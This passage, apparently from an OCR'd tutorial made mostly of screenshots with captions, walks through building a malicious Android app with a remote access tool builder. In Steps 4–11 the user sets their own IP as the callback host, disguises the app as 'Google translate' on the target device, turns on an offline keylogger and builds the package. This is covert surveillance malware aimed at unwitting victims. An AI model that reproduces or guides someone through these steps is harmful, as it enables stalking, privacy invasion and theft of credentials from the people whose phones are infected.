
Our Ip Address ☑👇




Step4 Set Your **Ip Address** on Host Section




Step5 Now click on plus “ ✚ ” Icon




Now click on options




Step6 sThen Click on After install , a list appear select, now select any option




Step7 Selected Google translate , it means after installation application on target device , the name of the application will set as google translate




No changes in information tab




Step8 sNow click on Tools option




Step9 Turn On offline keylogger




Step 10 And click on build option




Step11 Now click on Start Building 👇☑




Click on Yes ☑




Here , it started Building Application



